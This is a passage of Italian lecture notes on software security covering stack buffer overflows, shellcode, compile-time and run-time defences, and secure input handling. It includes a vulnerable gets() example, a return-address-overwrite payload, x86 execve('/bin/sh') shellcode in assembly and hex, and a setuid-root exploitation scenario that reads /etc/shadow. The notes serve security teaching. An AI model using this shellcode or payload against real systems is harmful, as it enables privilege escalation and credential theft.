Qui non vengono descritti i passaggi che coinvolgono il salvataggio dei registri usati dalle funzioni chiamate o chiamanti che avvengono o prima dell'inserimento dei parametri se fatto dalla funzione chiamante, o dopo l'allocazione dello spazio per le variabili locali se fatto dalla funzione chiamata.

### 8.1.3 Esempio di stack overflow.

Dato che *le variabili locali sono memorizzate al di sotto del puntatore al frame salvato e dell'indirizzo di ritorno*, un **buffer overflow può causare il sovrascrivere dei valori critici di collegamento nel processo di esecuzione di un programma**. Le *variabili locali sono allocate nello stack frame e un buffer locale che supera i limiti previsti può sovrascrivere accidentalmente il puntatore al frame e l'indirizzo di ritorno salvato*. Questa possibilità di sovrascrivere puntatore a frame e indirizzo di ritorno salvati costituisce **il cuore di un attacco stack overflow**.

Quando un programma viene eseguito, il **sistema operativo**, **crea un nuovo processo a cui viene assegnato un proprio spazio di indirizzamento virtuale** che consiste nel contenuto del **file del programma eseguibile** (inclusi i dati globali, la tabella di rilocazione e i segmenti di codice vero e proprio del programma) vicino alla parte inferiore di questo spazio di indirizzamento, **lo spazio per l'heap del programma** che cresce verso l'alto al di sopra del codice e **lo spazio per lo stack che cresce verso il basso dal centro** (se lo spazio nella metà superiore è riservato al kernel) **o verso la parte superiore**. Gli stack frame di cui abbiamo parlato, sono quindi posizionati uno sotto l'altro nell'area dello stack, mentre lo stack cresce verso la parte bassa della memoria.

Vediamo come avviene un *classico stack overflow*:

```

void hello(char *tag)
{
    char inp[16];

    printf("Enter value for %s: ", tag);
    gets(inp);
    printf("Hello your %s is %s\n", tag, inp);
}
  
```

(a) Codice C di un semplice stack overflow

```

$ cc -g -o buffer2 buffer2.c
$ ./buffer2
Enter value for name: Bill and Lawrie
Hello your name is Bill and Lawrie
buffer2 done
$ ./buffer2
Enter value for name: XXXXXXXXXXXXXXXXXXXXXXXX
Segmentation fault (core dumped)
$ perl -e 'print pack("H*", "41424344454647485152535455565758616263646566768e8ffff
bf948304080a4e4e4e4ea");' | ./buffer2
Enter value for name:
Hello your Re?pyyuEA is ABCDEFGHQRSTUVWXabcdefguyu
Enter value for Kyuu:
Hello your Kyuu is NNNN
Segmentation fault (core dumped)
  
```

(b) Esempio di esecuzione di un semplice stack overflow

Figura 6.5 Esempio di un semplice stack overflow.

La funzione a sx contiene il buffer inp memorizzato nello stack frame della funzione (al di sotto del puntatore al frame salvato e dell'indirizzo di ritorno). L'**obiettivo della funzione** è **prendere in input un nome e inserirlo nel buffer inp**.

Finché viene letto un valore piccolo, non si avranno problemi e il programma che chiama questa funzione verrà eseguito correttamente, ma *se i dati in input sono troppi* allora **questi si propagano oltre la fine del buffer** e **finiscono per sovrascrivere il puntatore al frame salvato e l'indirizzo di ritorno con valori non corretti**. Avviene perciò una **Segmentation Fault** e c'è la **terminazione anomala del programma**.

Soltanto *l'inserimento di un input casuale come questo*, che tipicamente porta al crash (interruzione) del programma, dimostra **l'attacco base di stack overflow**.

Nella sua forma più semplice, quindi, **uno stack overflow** puo' provocare una qualche forma di attacco **denial-of-service** su un sistema.

L'attaccante potrebbe, invece di mandare in crash il programma, **trasferire il controllo a una locazione e al codice di sua scelta** facendo sì che l'input che causa l'overflow del buffer contenga l'indirizzo di destinazione desiderato proprio nel punto in cui sovrascriverà l'indirizzo di ritorno salvato nello stack frame.

Così quando la funzione attaccata terminerà ed eseguirà l'istruzione di ritorno, invece di tornare alla funzione chiamante, **salterà all'indirizzo fornito ed eseguirà le istruzioni a partire da quel punto.**

Possiamo vedere un esempio ma è importante conoscere l'indirizzo al quale la funzione hello verrà caricata. Il modo più semplice per determinarlo è **eseguire con un debugger il programma target e disassemblare la funzione desiderata**. Quando questo viene effettuato con il programma di esempio contenente la funzione hello, utilizzando il sistema Knoppix, la funzione hello si trova all'indirizzo 0x08048394.

Quindi, la locazione che contiene l'indirizzo di ritorno, deve essere sovrascritta con questo valore. Allo stesso modo, l'ispezione del codice ha rivelato che il buffer inp si trova 24 byte sotto il puntatore al frame corrente, perciò sono necessari 24 byte di testo per riempire il buffer fino al puntatore al frame salvato. Per questo esempio utilizziamo la stringa ABCDEFGHORSTUVWXabcdefgh.

Infine, per sovrascrivere l'indirizzo di ritorno, il puntatore al frame salvato deve anche essere sovrascritto con un valore di memoria valido (perché altrimenti qualsiasi suo utilizzo successivo al suo ripristino nel frame corrente provocherebbe il crash del programma). Per questa dimostrazione, è stato scelto il valore (abbastanza arbitrario) di 0xbffffe8 come locazione prossima e adiacente sullo stack. Un'ulteriore complessità si verifica poiché l'architettura Pentium usa una rappresentazione *little-endian* dei numeri e bisogna quindi ordinari.

Poiché lo scopo di questo attacco è quello di far sì che la funzione hello venga chiamata di nuovo, viene inclusa una seconda riga di input da leggere alla seconda esecuzione, cioè la stringa NNNN, insieme ai caratteri newline alla fine di ogni linea.

Un'ultima complessità deriva dal fatto che i valori necessari per formare gli indirizzi di destinazione non corrispondono tutti a caratteri stampabili, è necessario un modo per **generare una opportuna sequenza binaria da inserire nel programma di destinazione**. Tipicamente, questa sarà espressa in esadecimale e poi sarà convertita in binario, di solito da qualche semplice programma Perl `pack()`.

Ora abbiamo la stringa esadecimale: 414243444546474851525354555657586162636465666768e8ffffbf948304080a4e4e4e4e0a. L'output ottenuto viene poi inserito nel programma di destinazione "buffer2".

La richiesta dei valori da leggere e la loro visualizzazione viene ripetuta due volte, dimostrando che la funzione "hello" è stata effettivamente richiamata. Tuttavia, a causa della corruzione dello stack frame, quando il programma tenta di tornare indietro una seconda volta, **salta a una locazione di memoria non valida e il programma va in crash**. Tuttavia, l'attaccante ha raggiunto il suo obiettivo!

Quando la funzione "hello" è stata eseguita la seconda volta, il parametro "tag" è stato referenziato rispetto al valore arbitrario e casuale sovrascritto del puntatore al frame salvato e viene visualizzata la stringa senza senso.

Per rendere l'attacco più sofisticato l'attaccante può sovrascrivere l'indirizzo di ritorno con qualsiasi valore desiderato (l'indirizzo di qualsiasi funzione o addirittura di una qualsiasi sequenza di istruzioni macchina presente nel programma o nelle sue librerie di sistema).

Includendo il codice macchina desiderato nel buffer attaccato venivano usati valori binari corrispondenti alle istruzioni macchina desiderate. Questo codice è noto come "**shellcode**".

In questo caso, l'indirizzo di ritorno utilizzato nell'attacco è l'indirizzo iniziale di questo "shellcode", che si trova in una locazione situata nella parte centrale dello stack frame della funzione target. Quindi, quando la funzione attaccata termina, il risultato è l'esecuzione del codice macchina scelto dall'attaccante.

#### 8.1.4 Altre vulnerabilità di stack overflow.

Negli esempi visti finora il *buffer overflow* si è verificato quando l'input è stato letto. Ma esiste anche la possibilità di **un buffer overflow tutte le volte che dei dati vengono copiati o mischiati in un buffer**, dove almeno un po' dei dati vengono letti dall'esterno del programma.

Se il programma non controlla che il buffer sia abbastanza capace, o che i dati copiati siano terminati correttamente, allora si può verificare un **buffer overflow**.

C'è anche la possibilità che **un programma possa leggere e salvare l'input in modo sicuro, passarlo all'interno del**

programma e poi in un secondo momento, in un'altra funzione, copiarlo in modo non sicuro, causando un **buffer overflow**. Ad esempio i buffer utilizzati nel programma possono essere della stessa dimensione, ma possono verificarsi problemi se i dati combinati superano lo spazio disponibile nel buffer di destinazione. Se ciò accade, i dati in eccesso possono sovrascrivere altre parti di memoria, come il puntatore al frame salvato. Ciò può comportare un comportamento imprevedibile del programma o addirittura un crash.

È importante **utilizzare routine di libreria sicure per gestire l'input e verificare sempre la dimensione dei buffer** per evitare overflow.

La presenza di *buffer overflow* richiede di **individuare tutti i punti in cui i dati esterni vengono copiati o combinati**. Questi punti possono essere presenti nel codice del programma o nelle routine di libreria utilizzate, incluso quello delle librerie standard di C. È importante identificare tali punti per prevenire gli overflow.

Ecco una *lista di alcune delle più comuni routine non sicure della libreria standard del C*. Queste routine sono tutte a rischio e non dovrebbero essere usate senza controllare in anticipo la dimensione totale dei dati da trasferire o, meglio ancora, dovrebbero essere sostituite con alternative più sicure.

gets(char *str)	Legge una riga dallo standard input in str
sprintf(char *str, char *format, ...)	Crea str secondo il formato e le variabili indicate
strcat(char *dest, char *src)	Concatena il contenuto della stringa src alla stringa dest
strcpy(char *dest, char *src)	Copia il contenuto della stringa src nella stringa dest
vsprintf(char *str, char *fmt, va_list ap)	Crea str secondo il formato e le variabili indicate

Le **modifiche alla memoria causate dagli overflow** possono cancellare l'indirizzo di ritorno e il puntatore al frame precedente, rendendo difficile il ripristino dello stato del programma. Di conseguenza, l'**esecuzione del programma attaccato può essere interrotta o provocare il suo crash**. Gli effetti di un attacco di buffer overflow dipendono dal programma e dall'ambiente in cui viene eseguito. Nei *casi meno gravi*, potrebbe causare solo un **messaggio di errore nel log**, ma in *situazioni critiche* potrebbe **interrompere un servizio o un sistema**, attirando l'attenzione degli utenti e degli amministratori.

### 8.1.5 Shellcode.

In un *tipico attacco buffer overflow* l'**attaccante** cerca di trasferire l'esecuzione del programma al proprio codice, chiamato **shellcode**, spesso salvato nel buffer che viene attaccato.

Il nome "shellcode" deriva dal fatto che il suo scopo principale è di assumere il controllo del sistema e fornire accesso alla shell o a una riga di comando, consentendo all'attaccante di eseguire comandi o programmi con i privilegi del programma attaccato.

Su sistemi *UNIX* viene realizzato con una **chiamata di sistema chiamata execve ("./bin/sh")**, che sostituisce il codice del programma con la shell Bourne o una shell preferita dall'attaccante. Su sistemi *Windows* viene utilizzata una **chiamata alla funzione system ("command.exe") o "cmd.exe"** per eseguire la shell DOS Command.

Quindi lo *shellcode* è semplicemente **codice macchina**, cioè una serie di valori binari corrispondenti alle istruzioni macchina e ai dati che implementano la funzionalità desiderata dall'attaccante.

Questo comporta che lo shellcode è specifico per una determinata architettura del processore e invero, di solito, per uno specifico sistema operativo, perciò attacchi di buffer overflow sono di solito mirati a una determinata componente software in esecuzione su uno specifico sistema operativo.

Per scrivere shellcode è importante avere una buona conoscenza del linguaggio assembly e funzionamento del sistema target.

Tuttavia, di recente sono stati sviluppati vari siti e strumenti che automatizzano questo processo, un esempio è il sito *Metasploit Project* utilizzato per creare shellcode.

### 8.1.6 Sviluppo di shellcode.

Consideriamo lo sviluppo di un *semplificato attacco shellcode*, che si limita ad **avviare la Bourne shell su un sistema Linux Intel**.

```

int main (int argc, char *argv[])
{
    char *sh;
    char *args[2];

    sh = "/bin/sh";
    args[0] = sh;
    args[1] = NULL;
    execve (sh, args, NULL);
}

```

(a) Codice C dello shellcode desiderato

Lo shellcode implementa la funzionalità della figura: *prepara gli argomenti necessari per la funzione di sistema execv e includendo i necessari e appropriati argomenti e le variabili di ambiente e poi invoca la funzione.*

Ma per generare lo shellcode le istruzioni in alto livello devono essere trasformate in linguaggio macchina e devono essere effettuati alcuni **cambiamenti**: execve (sh, args, NULL) che è una funzione di libreria, che gestisce l'assegnazione dei corretti argomenti alle posizioni appropriate (registri macchina nel caso di Linux) e poi invoca un'interrupt software per richiamare il kernel e eseguire la chiamata di sistema desiderata, **deve essere scritto interamente e non bisogna far affidamento alla funzione di libreria**.

Inoltre lo shellcode deve essere indipendente dalla posizione e non puo' contenere nessuno indirizzo assoluto che si riferisca a se stesso poiché l'attaccante di solito non può conoscere in anticipo l'esatta posizione del buffer bersaglio nello stack frame della funzione in cui è definito.

La posizione finale del buffer dipende dalla sequenza di chiamate di funzioni che conducono alla funzione desiderata. Poiché l'attaccante non può determinare con precisione l'indirizzo di inizio delle istruzioni dello shellcode, possono essere utilizzati solo riferimenti a indirizzi relativi e offset rispetto all'istruzione corrente.

Un'altra restrizione riguarda l'uso di valori NULL nello shellcode. Poiché gli esempi di buffer overflow spesso coinvolgono routine non sicure per la manipolazione di stringhe, lo shellcode non può contenere valori NULL tranne alla fine, dopo tutto il codice, il puntatore al frame precedente sovrascritto e l'indirizzo di ritorno.

Analizziamo il *processo di progettazione*:

```

nop
nop
jmp find           //fine dello scivolo di NOP
pop %esi           //salta alla fine del codice
cont: pop %esi      //pop dell'indirizzo di sh dallo stack in %esi
xor %eax, %eax     //contenuto zero di EAX
mov %al, 0x7(%esi) //copia il byte zero alla fine della stringa sh (%esi)
lea (%esi), %ebx   //carica l'indirizzo di sh (%esi) in %ebx
mov %ebx, 0x8(%esi) //salva l'indirizzo di sh in args [0] (%esi+8)
mov %eax, 0xc(%esi) //copia zero in args[1] (%esi+12)
mov $0xb, %al       //copia il numero della syscall execve (11) in AL
mov %esi, %ebx     //copia l'indirizzo di sh (%esi) in %ebx
lea 0x8(%esi), %ecx //copia l'indirizzo di args (%esi+8) in %ecx
lea 0xc(%esi), %edx //copia l'indirizzo di args[1] (%esi+12) in %edx
int $0x80           //interrupt software per eseguire syscall
find: call cont     //chiama cont che salva l'indirizzo successivo sullo stack
sh: .string "/bin/sh" //stringa costante
args: .long 0         //spazio usato per l'array args
.args 0              //args[1] e anche NULL per l'array env

```

(b) Codice equivalente assembly x86 indipendente dalla posizione

Questo codice è scritto in *linguaggio assembly x86,10 utilizzato dai processori Pentium*. Vediamo un po' di caratteristiche specifiche:

Di solito, la stringa ”/bin/sh” si trova dell'area dati globale del programma durante la compilazione, ma nello shellcode, la stringa deve essere inserita dopo le istruzioni. Per fare riferimento a questa stringa, il codice deve determinare dinamicamente l'indirizzo in cui si trova rispetto all'indirizzo dell'istruzione corrente. Per far questo utilizzo lo strategema del Jump+Call per mettere il suo indirizzo nello stack e poi estrarre. Tale indirizzo mi permetterà di accedere a tutte le altre costanti (args)

Le altre variabili locali utilizzate nello shellcode vengono allocate dopo la stringa costante e vengono anch'esse referenziate utilizzando lo scostamento da questo stesso indirizzo determinato dinamicamente.

Inoltre bisogna assicurarsi che non siano presenti valori NULL nello shellcode, cioè non è possibile utilizzare il valore zero come parametro di un'istruzione o come valore costante (come anche il valore NULL alla fine della stringa ”/bin/sh”).

Quindi qualsiasi valore zero necessario deve essere generato e memorizzato durante l'esecuzione del codice, per farlo viene utilizzata l'istruzione logica XOR che lo genera in un registro come %eax. Questo valore zero può quindi essere copiato dove necessario, come alla fine della stringa ”/bin/sh” o come valore di args[1].

Per risolvere il problema di determinare l'indirizzo iniziale del codice, l'attaccante sfrutta il fatto che il codice è di solito molto più piccolo dello spazio disponibile nel buffer (come 40 byte nell'esempio). Posizionando il codice vicino alla fine del buffer, l'attaccante può riempire lo spazio precedente con istruzioni NOP (operazioni ”no-op” che non fanno nulla). L'attaccante può poi specificare un indirizzo di ritorno all'interno di

questa sequenza di NOP, noto come "NOP sled". L'indirizzo specificato può variare rispetto all'indirizzo effettivo del buffer, ma il calcolatore eseguirà le istruzioni NOP fino all'inizio del vero shellcode. In questo modo, l'attaccante può superare la difficoltà di determinare l'indirizzo iniziale del codice e garantire che non siano presenti valori NULL nello shellcode.

Quindi nella figura il codice:

- Determina l'indirizzo della stringa costante usando il metodo JMP/CALL.
- Azzera il contenuto di %eax e copia questo valore alla fine della stringa costante.
- Salva l'indirizzo di quella stringa in args [0] e azzera il valore di args[1]
- Prepara in ordine gli argomenti per la chiamata di sistema
- Genera un interrupt software per eseguire la chiamata di sistema (che non ritornerà).

Quando questo codice viene assemblato, viene generato il codice macchina mostrato in esadecimale nella figura seguente:

90	90	eb	1a	5e	31	c0	88	46	07	8d	1e	89	5e	08	89
46	0c	b0	0b	89	f3	8d	4e	08	8d	56	0c	cd	80	e8	e1
ff	ff	ff	2f	62	69	6e	2f	73	68	20	20	20	20	20	20

(c) Valori esadecimali del codice macchina compilato x86

### 8.1.7 Esempio di attacco stack overflow.

Vediamo un *esempio di attacco stack overflow* in cui il **programma target** è la funzione void hello modificata in cui la dimensione del buffer è stata incrementata a 64 (per shellcode), c'è **input non bufferizzato** (nessun valore viene perduto quando la Bourne shell viene avviata) e viene impostato **setuid root**.

Questo simula un **attacco** in cui, un **intruso**, ha ottenuto l'accesso a qualche sistema come utente normale e desidera sfruttare un **buffer overflow** in un programma di utilità ritenuto affidabile per ottenere maggiori privilegi.

Avendo identificato un *programma vulnerabile*, l'**attaccante** esegue un programma target con un debugger per determinare la posizione del buffer bersaglio nello stack e quanti dati sono necessari per raggiungere e sovrascrivere il puntatore al frame precedente e l'indirizzo di ritorno del suo stack frame.

Per riempire il buffer e posizionare il programma alla fine di esso l'attaccante usa una serie di **NOP** (NOP sled)

L'attaccante deve anche **specificare i comandi che dovranno essere eseguiti dalla shell una volta che l'attacco avrà avuto successo**. Anche questi devono essere scritti nel programma destinazione, poiché la shell Bourne generata leggerà dallo stesso standard input del programma che andrà a sostituire. Ad esempio possiamo utilizzare whoami e cat/etc/shadow che mostra il contenuto del file delle password shadow.

Il **programma target** è un'utility di sistema vulnerabile che viene attaccata attraverso un overflow dello stack. L'attacco permette all'attaccante di ottenere i privilegi di superutente nel sistema di destinazione. Nel caso specifico, l'attaccante può visualizzare il contenuto del file delle password cifrate, compresi i privilegi di root e di altri utenti. Queste password potrebbero essere soggette a tentativi di decifratura. L'attacco viene eseguito tramite l'inserimento di uno shellcode nel buffer overflow.

L'esempio illustrato mostra come l'attacco possa essere eseguito su un'utility di sistema, ma in generale, le vulnerabilità di stack overflow possono essere sfruttate in una varietà di programmi, inclusi i servizi di rete e i gestori di formati di file comuni. L'attaccante può utilizzare shellcode personalizzato per eseguire operazioni complesse, come avviare una shell remota o eliminare le regole del firewall.

Per creare shellcode personalizzato, l'attaccante può utilizzare risorse online come il progetto Metasploit o la raccolta di shellcode di Packet Storm, che offrono una vasta gamma di funzionalità e opzioni di attacco.

**Figura 6.9** Esempio di attacco stack overflow.

## 8.2 Difese contro i buffer overflow.

Trovare e sfruttare uno stack buffer overflow non è così difficile perciò è necessario difendere i sistemi rilevando e bloccando gli attacchi.

Ci sono 2 tipi di difese, misure di difesa **a tempo di compilazione** e le misure di difesa **a tempo di esecuzione**.

### 8.2.1 Difese a tempo di compilazione.

**Le difese a tempo di compilazione** hanno lo scopo di prevenire o rilevare i buffer overflow irrobustendo i programmi quando questi vengono compilati. Vediamo quali sono le possibilità per fare ciò:

- **Scelta del linguaggio di programmazione:** l'uso di *linguaggi di programmazione moderni di alto livello* può eliminare la vulnerabilità di buffer overflow dato che i loro compilatori includono codice aggiuntivo per implementare automaticamente i controlli sugli intervalli (senza che lo fa il programmatore).

Tuttavia, ciò comporta un costo in termini di risorse e prestazioni. Inoltre se si utilizzano librerie o ambienti di esecuzione meno sicuri ci può essere ugualmente alta vulnerabilità.

Alcune limitazioni possono derivare dalla distanza dal linguaggio macchina e dall'architettura sottostante, che potrebbe impedire l'accesso a istruzioni e risorse hardware. Pertanto, è ancora comune trovare codice scritto in

potrebbe impedire l'accesso a istruzioni e risorse hardware. Pertanto, è ancora comune trovare codice scritto in linguaggi meno sicuri come il C, specialmente per interagire con risorse hardware o scrivere driver di dispositivi.

- **Tecniche sicure di scrittura del codice:** L'uso di *linguaggi come il C* richiede attenzione da parte dei programmatori a causa della loro capacità di manipolare gli indirizzi dei puntatori e accedere direttamente alla memoria. Ma si è visto che i programmatori non sono stati troppo attenti durante la scrittura del codice e questo ha portato a molti casi di codice non sicuro, inclusi i potenziali buffer overflow, nei sistemi operativi come Linux, UNIX e Windows.

Per rendere più robusti questi sistemi, sono state intraprese **revisioni del codice**, come nel caso del progetto *OpenBSD e Microsoft*. I **programmatori** devono **ispezionare e riscrivere il codice non sicuro in modo robusto**. Nel caso dei programmatori che lavorano sul proprio codice, la strategia per evitare i buffer overflow implica l'adozione di tecniche di programmazione sicura, considerando la gestione degli errori e controllando sempre lo spazio disponibile prima di scrivere su un buffer.

È importante notare che i problemi di buffer overflow non si limitano solo alle routine delle librerie standard o alla manipolazione di stringhe, ma possono verificarsi in qualsiasi codice in cui si spostano valori in modo non sicuro. L'uso dell'aritmetica dei puntatori nel C può anche causare accessi oltre lo spazio allocato per le variabili, richiedendo attenzione aggiuntiva nella codifica.

- **Estensioni del linguaggio e uso di librerie sicure:** in termini di miglioramenti per evitare *buffer overflow* in C, sono state proposte **estensioni del linguaggio e l'uso di librerie sicure**. Le estensioni del linguaggio includono controlli automatici sui confini dei riferimenti agli array, ma gestire la memoria allocata dinamicamente è più complesso. Queste tecniche possono comportare una riduzione delle prestazioni e richiedono la ricompilazione di tutti i programmi e le librerie coinvolte.

Un'altra strategia è sostituire le routine non sicure della libreria standard con varianti più sicure. Ad esempio, il sistema OpenBSD ha introdotto nuove funzioni di gestione delle stringhe come `strlcpy()`. In alternativa, si può utilizzare una libreria dinamica come Libsafe, che implementa controlli aggiuntivi per

prevenire la corruzione delle variabili locali nello stack frame. Questa libreria può essere caricata prima delle librerie standard esistenti e proteggere i programmi senza richiedere la ricompilazione.

- **Meccanismi di protezione dello stack:** questi meccanismi inseriscono del codice aggiuntivo all'ingresso e all'uscita delle funzioni per monitorare e controllare eventuali modifiche al frame dello stack o agli indirizzi di ritorno. Questi approcci richiedono la ricompilazione dei programmi per sfruttare le estensioni di protezione dello stack.

*Stackguard, Stackshield e Return Address Defender (RAD)* sono i diversi approcci per proteggere i programmi dagli attacchi di stack overflow.

Stackguard utilizza un valore "canary" imprevedibile, mentre Stackshield e RAD salvano una copia dell'indirizzo di ritorno in una regione sicura della memoria. Questi meccanismi sono compatibili con i debugger tradizionali.

### 8.2.2 Difese a tempo di esecuzione.

**Approcci di protezione a tempo di esecuzione** mirano a fornire difese senza richiedere la ricompilazione dei programmi esistenti. Queste difese si concentrano sulla gestione della memoria nello spazio degli indirizzi virtuali dei processi, apportando modifiche per alterare le proprietà delle aree di memoria o rendere difficile la previsione della posizione dei buffer attaccabili. L'obiettivo è contrastare vari tipi di attacchi senza richiedere modifiche ai programmi già esistenti. Vediamo le diverse tipologie:

- **Protezione dello spazio degli indirizzi eseguibili:** Gli approcci di protezione a tempo di esecuzione offrono difese senza richiedere la ricompilazione dei programmi esistenti. Queste difese coinvolgono modifiche nella gestione della memoria per alterare le proprietà delle aree di memoria o rendere difficile la previsione della posizione dei buffer attaccabili. Una delle tecniche comuni è *rendere lo stack e l'heap non eseguibili*, fornendo una protezione efficace contro molti tipi di attacchi di buffer overflow. Questa tecnica è ampiamente supportata in molti sistemi operativi moderni. Tuttavia, può presentare sfide per i programmi che richiedono l'esecuzione di codice sullo stack, ma è ancora considerata una delle migliori difese per rendere i programmi e i sistemi più resistenti agli attacchi.
- **Randomizzazione dello spazio degli indirizzi:** Randomizzazione dello spazio degli indirizzi è una tecnica a tempo di esecuzione per contrastare gli attacchi, che consiste nel modificare in modo casuale la posizione delle strutture dati fondamentali nello spazio indirizzi dei processi. Questo rende difficile prevedere la posizione dei buffer attaccabili, aumentando la complessità degli attacchi di stack overflow e heap overflow. Inoltre, la randomizzazione dell'allocazione dinamica della memoria e dei carichi delle librerie standard contribuisce a rendere gli indirizzi delle funzioni imprevedibili. Questa tecnica fornisce una protezione aggiuntiva per i programmi esistenti e viene inclusa nel supporto tecnologico del sistema OpenBSD per garantire la sicurezza.
- **Pagine di guardia:** sono una tecnica a tempo di esecuzione che consiste nell'inserire pagine vuote tra le regioni critiche della memoria nello spazio di indirizzamento di un processo. Queste pagine vengono contrassegnate come indirizzi illegali e qualsiasi tentativo di accedervi provoca l'interruzione del processo, prevenendo attacchi di buffer overflow che cercano di sovrascrivere regioni adiacenti. È possibile posizionare le pagine di guardia anche tra gli stack frame o tra le allocazioni sull'heap per fornire ulteriore protezione contro attacchi di stack e heap overflow, anche se ciò può influire sul tempo di esecuzione a causa delle numerose mappature di pagine necessarie.

## 9 Sicurezza del software.

A questo punto possiamo parlare della **sicurezza del software**. Introduciamo un semplice modello di programma informatico che facilita l'identificazione di dove possono verificarsi dei problemi di sicurezza. Successivamente, approfondiamo la questione chiave di come gestire in maniera corretta l'input dei programmi per prevenire varie tipologie di vulnerabilità e, più in generale, di come scrivere codice di programma sicuro e gestire le interazioni con gli altri programmi ed il sistema operativo.

### 9.1 Problemi di sicurezza del software.

Gli **errori software più pericolosi** secondo CWE/SANS vengono classificati in *3 categorie*: **interazione non sicura tra le componenti, gestione non oculata delle risorse e difese deboli**.

La *Top Ten dell'Open Web Application Security Project [OWAS13]* relativa alle falle di sicurezza critiche delle applicazioni Web ne include *cinque legate al codice software non sicuro*: **input non validati, cross-sitescripting, buffer overflow, injection flaw e gestione scorretta degli errori**.

Queste **falle** si verificano come **conseguenza di controlli e validazioni insufficienti dei dati e dei codici di errore nei programmi**.

Il rapporto NIST NISTIR 8151 presenta una serie di **approcci volti a ridurre il numero di vulnerabilità software**:

- Eliminare le vulnerabilità prima che si manifestino attraverso l'utilizzo di metodi avanzati per la specifica e la realizzazione del software.
- Scoprire le vulnerabilità prima che possano essere sfruttate mediante tecniche di testing avanzate e più efficienti.
- Ridurre l'impatto delle vulnerabilità realizzando architetture più resilienti.

La **sicurezza del software** si occupa di **identificare e mitigare gli errori nel software che possono essere sfruttati da un attaccante**. A differenza della qualità e dell'affidabilità del software, che si concentrano sugli errori casuali e imprevisti, la sicurezza del software considera **gli errori che sono intenzionalmente introdotti per compromettere la sicurezza del sistema**. Questi bug possono essere **attivati da input inusuali e possono sfuggire ai tradizionali metodi di testing**. Per scrivere software sicuro, è necessario considerare attentamente l'esecuzione del programma, l'ambiente in cui viene eseguito e i dati che elabora. La sicurezza del software richiede attenzione verso tutti gli aspetti che possono portare a potenziali vulnerabilità e richiede il controllo di tutti i potenziali errori.

La **programmazione difensiva o sicura** è il **processo di progettazione e implementazione del software che garantisce il suo funzionamento anche quando è sotto attacco**. Il software scritto secondo questo approccio è in grado di rilevare condizioni errate derivanti da determinati attacchi e di continuare l'esecuzione in sicurezza oppure di fallire in modo elegante. La **regola basilare della programmazione difensiva** è di **non dare mai nulla per scontato, ma di verificare tutti i presupposti e di gestire ogni possibile stato di errore**.

Nello *scrivere un programma*, i **programmatori si focalizzano su risolvere un determinato problema e non considerano ogni potenziale punto di errore**. Ad esempio *possono fare assunzioni sul tipo di input che un programma riceve*, ma la programmazione difensiva richiede che tali assunzioni vengano convalidate dal programma e che tutti i possibili errori devono essere gestiti in maniera corretta e sicura.

Inoltre dato che le esigenze di business richiedono programmi in breve tempo, prevedere, controllare e gestire correttamente tutti i possibili errori aumenterà indubbiamente la quantità di codice richiesto e il tempo impiegato.

**Ignorare la programmazione difensiva** può **portare a programmi vulnerabili e a comportamenti errati**, mettendo a rischio la sicurezza del sistema, per questo i programmatori devono essere consapevole delle conseguenze di un errore e delle tecniche utilizzate dagli attaccanti. Devono imparare dagli errori commessi in precedenza per garantire che i nuovi programmi non presentino le stesse debolezze.

Da tempo *molte discipline ingegneristiche riconoscono la necessità che la sicurezza e l'affidabilità siano parte degli obiettivi di progettazione fin dalle prime fasi di un progetto* e proprio negli ultimi anni si è registrato un incremento degli sforzi per migliorare i processi di sviluppo del software sicuro.

Vedremo *molti esempi relativi ai problemi riscontrati nella sicurezza delle applicazioni Web* poiché sono molto vulnerabili. Ma questi principi devono essere adattati a qualsiasi programma, anche al più semplice.

## 9.2 Gestione dell'input del programma.

La gestione errata dell'input del programma rappresenta uno dei principali problemi nella sicurezza del software. L'input del programma si riferisce a dati provenienti da fonti esterne e di cui il programmatore non conosce esplicitamente i valori al momento della scrittura del codice. Questo include dati inseriti dall'utente tramite tastiera o mouse, dati provenienti da file o connessioni di rete, configurazioni o dati letti da file, nonché valori forniti dal sistema operativo. È importante identificare tutte le fonti di input e i presupposti sui valori che possono assumere, verificare esplicitamente tali presupposti nel codice del programma e utilizzare i valori in modo coerente. Le principali aree critiche riguardano la dimensione dell'input e la sua interpretazione.

### 9.2.1 Dimensione dell'input e buffer overflow.

Quando i programmatore leggono o copiano l'input dalle sorgenti, spesso fanno delle assunzioni sulla dimensione massima prevista per l'input. Ad esempio, potrebbero allocare un buffer di dimensioni fisse (spesso 512 o 1024 byte) senza verificarne effettivamente la dimensione dell'input. Questo può portare a problemi di buffer overflow, che possono compromettere il programma. Anche le routine di libreria C standard possono rendere critica questa situazione, in quanto non forniscono meccanismi per limitare la quantità di dati trasferiti nel buffer disponibile. Scrivere codice sicuro richiede di considerare ogni input come potenzialmente pericoloso e elaborarlo in modo da proteggere il programma. Ciò può implicare l'utilizzo di buffer di dimensione dinamica o l'elaborazione dell'input a blocchi delle dimensioni del buffer. È importante gestire correttamente eventuali errori o situazioni anomale legate alla dimensione dell'input, ad esempio elaborando l'input in blocchi, eliminando l'input in eccesso o chiudendo il programma. Queste verifiche devono essere effettuate per tutte le possibili sorgenti di input.

### 9.2.2 Interpretazione dell'input del programma.

L'interpretazione dell'input del programma è un'altra importante problematica legata alla sicurezza del software. I dati di input possono essere testuali o binari. Durante l'elaborazione dei dati binari, il programma assume un'interpretazione specifica dei valori binari, come numeri interi, numeri in virgola mobile o stringhe di caratteri. Questa interpretazione deve essere convalidata al momento della lettura dei valori binari. Un esempio di mancata validazione dell'interpretazione di input binari è stato il bug Heartbleed OpenSSL, che ha consentito agli attaccanti di accedere alla memoria adiacente e ottenere informazioni sensibili.

Gli input che i programmi elaborano maggiormente sono i dati testuali, per questi è necessario identificare il tipo di rappresentazione di caratteri (ASCII più usato) e verificare che i valori inseriti corrispondano al tipo di dati previsto. Oltre a identificare i caratteri in ingresso, occorre anche determinarne il significato. Potrebbero rappresentare un numero intero oppure a virgola mobile, un nome di file, un URL, un indirizzo e-mail oppure un identificatore di un certo tipo. La mancata validazione dell'interpretazione dell'input può portare ad attacchi di injection e a gravi conseguenze. È importante implementare meccanismi per validare l'input e gestire input internazionalizzati che utilizzano diversi insiemi di caratteri.

### 9.2.3 Injection attack.

